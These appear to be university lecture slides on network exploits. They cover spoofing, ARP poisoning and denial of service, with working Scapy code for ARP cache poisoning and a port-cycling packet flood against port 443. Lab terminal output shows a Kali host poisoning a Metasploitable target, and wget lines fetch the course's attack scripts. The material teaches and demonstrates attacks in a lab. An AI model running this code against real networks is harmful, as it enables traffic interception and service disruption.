



3. Network Exploits

Jin Hong

jin.hong@uwa.edu.au

Network Exploits

- There are vulnerabilities in network functionalities
- Attackers can exploit these to bypass security solutions
- This section, we will explore some of the basic and common ways of exploiting the network functionalities



Spoofing

- Spoofing is a form of ‘lying’, to claim that you are someone (or something) else
  - i.e., masquerading

- By spoofing, you can progress into hijacking


Spoofing


- Many types of spoofing attacks
  - IP spoofing
  - MAC spoofing
  - DNS spoofing
  - ARP spoofing
  - Website spoofing
  - Email address spoofing etc…

Let us have a look at this one

ARP Spoofing

- ARP was used to discover existing hosts in the network before.
- We can also exploit the ARP to fool the target host – the attacker as the gateway.
- In fact, we are *poisoning* the target host's ARP table.
- This leads to MITM attack.






ARP Spoofing

- The first figure is the normal usage of the network – each host will talk to the gateway independently.
- The second figure is where the attacker is spoofing the ARP as the gateway.
- Because hosts communicate using MAC addresses, the victim is fooled to believe the attacker host is the gateway.

ARP Spoofing

- Finally, if the rerouting has been configured on the attacker host, the target host (victim) will be fooled to believe the attacker host as the gateway.
- The attacker host can now act as the MITM to carry out other attacks.



ARP Spoof

```python
def _enable_linux_iproute():
    """
    Enables IP route ( IP Forward ) in linux-based distro
    """
    file_path = "/proc/sys/net/ipv4/ip_forward"
    with open(file_path) as f:
        if f.read() == 1:
            # already enabled
            return
    with open(file_path, "w") as f:
        print(1, file=f)
```

```python
def get_mac(ip):
    """
    Returns MAC address of any device connected to the network
    If ip is down, returns None instead
    """
    ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
    if ans:
        return ans[0][1].src
```

ARP Spoof

```python
def spoof(target_ip, host_ip, verbose=True):
    """
    Spoofs `target_ip` saying that we are `host_ip`.
    it is accomplished by changing the ARP cache of the target (poisoning)
    """
    # get the mac address of the target
    target_mac = get_mac(target_ip)
    # craft the arp 'is-at' operation packet, in other words; an ARP response
    # we don't specify 'hwsrc' (source MAC address)
    # because by default, 'hwsrc' is the real MAC address of the sender (ours)
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, op='is-at')
    # send the packet
    # verbose = 0 means that we send the packet without printing any thing
    send(arp_response, verbose=0)
    if verbose:
        # get the MAC address of the default interface we are using
        self_mac = ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))
```

Target host

```
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   BE:D0:74:B2:00:64   C                     eth0
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr e6:04:a6:2f:3c:54
          inet addr:192.168.68.4  Bcast:192.168.68.255  Mask:255.255.255.0
          inet6 addr: fd88:639:9984:9be9:e404:a6ff:fe2f:3c54/64 Scope:Global
          inet6 addr: fe80::e404:a6ff:fe2f:3c54/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:200 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23527 (22.9 KB)  TX bytes:0 (0.0 B)
```

Attacker host

We have the same ARP table

```
┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   be:d0:74:b2:00:64   C                     eth0

┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:bc:2f:68:bf  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.68.3  netmask 255.255.255.0  broadcast 192.168.68.255
        inet6 fe80::b0d2:91ff:fe43:86e5  prefixlen 64  scopeid 0x20<link>
        inet6 fd88:639:9984:9be9:e06:5b9b:a4b3:b944  prefixlen 64  scopeid 0x0<global>
        inet6 fd88:639:9984:9be9:b0d2:91ff:fe43:86e5  prefixlen 64  scopeid 0x0<global>
        ether b2:d2:91:43:86:e5  txqueuelen 1000  (Ethernet)
```

We will poison target host's ARP table with this

Attack!

```
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   B2:D2:91:43:86:E5   C                     eth0
192.168.68.3             ether   B2:D2:91:43:86:E5   C                     eth0
msfadmin@metasploitable:~$ _
```

```
┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ sudo python3 arp_spoof.py 192.168.68.1 192.168.68.4
[!] Enabling IP Routing...
[!] IP Routing enabled.
```

We now see attacker host's MAC address on target host's ARP table!

Clean up

```
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   B2:D2:91:43:86:E5   C                     eth0
192.168.68.3             ether   B2:D2:91:43:86:E5   C                     eth0
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   BE:D0:74:B2:00:64   C                     eth0
192.168.68.3             ether   B2:D2:91:43:86:E5   C                     eth0
msfadmin@metasploitable:~$
```

```
┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ sudo python3 arp_spoof.py 192.168.68.1 192.168.68.4
[!] Enabling IP Routing...
[!] IP Routing enabled.
^C[!] Detected CTRL+C ! restoring the network, please wait...
[+] Sent to 192.168.68.1 : 192.168.68.4 is-at e6:04:a6:2f:3c:54
[+] Sent to 192.168.68.4 : 192.168.68.1 is-at be:d0:74:b2:00:64

┌──(jin㉿kali)-[~/cits3006/lect3]
└─$
```

Clean up once the attack finished

ARP Spoofing

demo

wget https://raw.githubusercontent.com/uwacyber/cits3006/2022s2/cits3006-labs/files/arp_spoof.py

Denial of Service

- "an action that **prevents** or **impairs** the authorized use of networks, systems, or applications by *exhausting resources* such as central processing units (CPU), memory, bandwidth, and disk space." – NIST

- Spoofing is often used to make tracing difficult
  - But we have packet tracing using stamps for traceability
- Distributed DoS (DDoS) makes it even harder to pin-point the original source of an attack

Denial of Service

- There are many types of denial of service attack
  - Volume based, protocol, and application layer

Volume (bandwidth)	Protocol	Application
• Exhaust the bandwidth of the target • Flooding (UDP, ICMP and other packet-based etc.)	• Exploits protocol vulnerabilities and misuse • SYN floods, packet fragmentation, Ping-O-Death, Smurf DDoS etc.	• Exploits application layer communication vulnerabilities • HTTP POST, server exploitations (e.g., Apache, Windows etc.)

DoS

- Basically using multiple ports from the attacker host's machine to create a connection to the target host's port
  - Set to 443 but can target other ports.


```
def dos(source_IP, target_IP):
  i = 1

  while True:
    for source_port in range(1, 65535):
      IP1 = IP(src = source_IP, dst = target_IP)
      TCP1 = TCP(sport = source_port, dport = 443)
      pkt = IP1 / TCP1
      send(pkt, inter = .001)

      if((i % 100) == 0):
        print ("packets sent ", i)
      i = i + 1
```

DoS

You can spoof the source IP




DoS

```
jin@ubuntu2022:~$ ifconfig
enp0s6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.68.5  netmask 255.255.255.0  broadcast 192.168.68.255
        inet6 fe80::178d:5803:7e3f:67fc  prefixlen 64  scopeid 0x20<link>
        inet6 fd88:639:9984:9be9:e7b8:9ca4:192d:d5e1  prefixlen 64  scopeid 0x0<
global>
        inet6 fd88:639:9984:9be9:155f:872f:106f:136  prefixlen 64  scopeid 0x0<g
lobal>
        ether 92:6a:6d:63:d9:f0  txqueuelen 1000  (Ethernet)
        RX packets 38607  bytes 49502613 (49.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15892  bytes 2097402 (2.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Using Ubuntu to observe attack packets from Wireshark (DoS is not strong enough)

DoS

Record of DoS on the target host



DoS

demo

wget https://raw.githubusercontent.com/uwacyber/cits3006/2022s2/cits3006-labs/files/dos.py

References

- Some materials adopted from
- #x4nth055@Github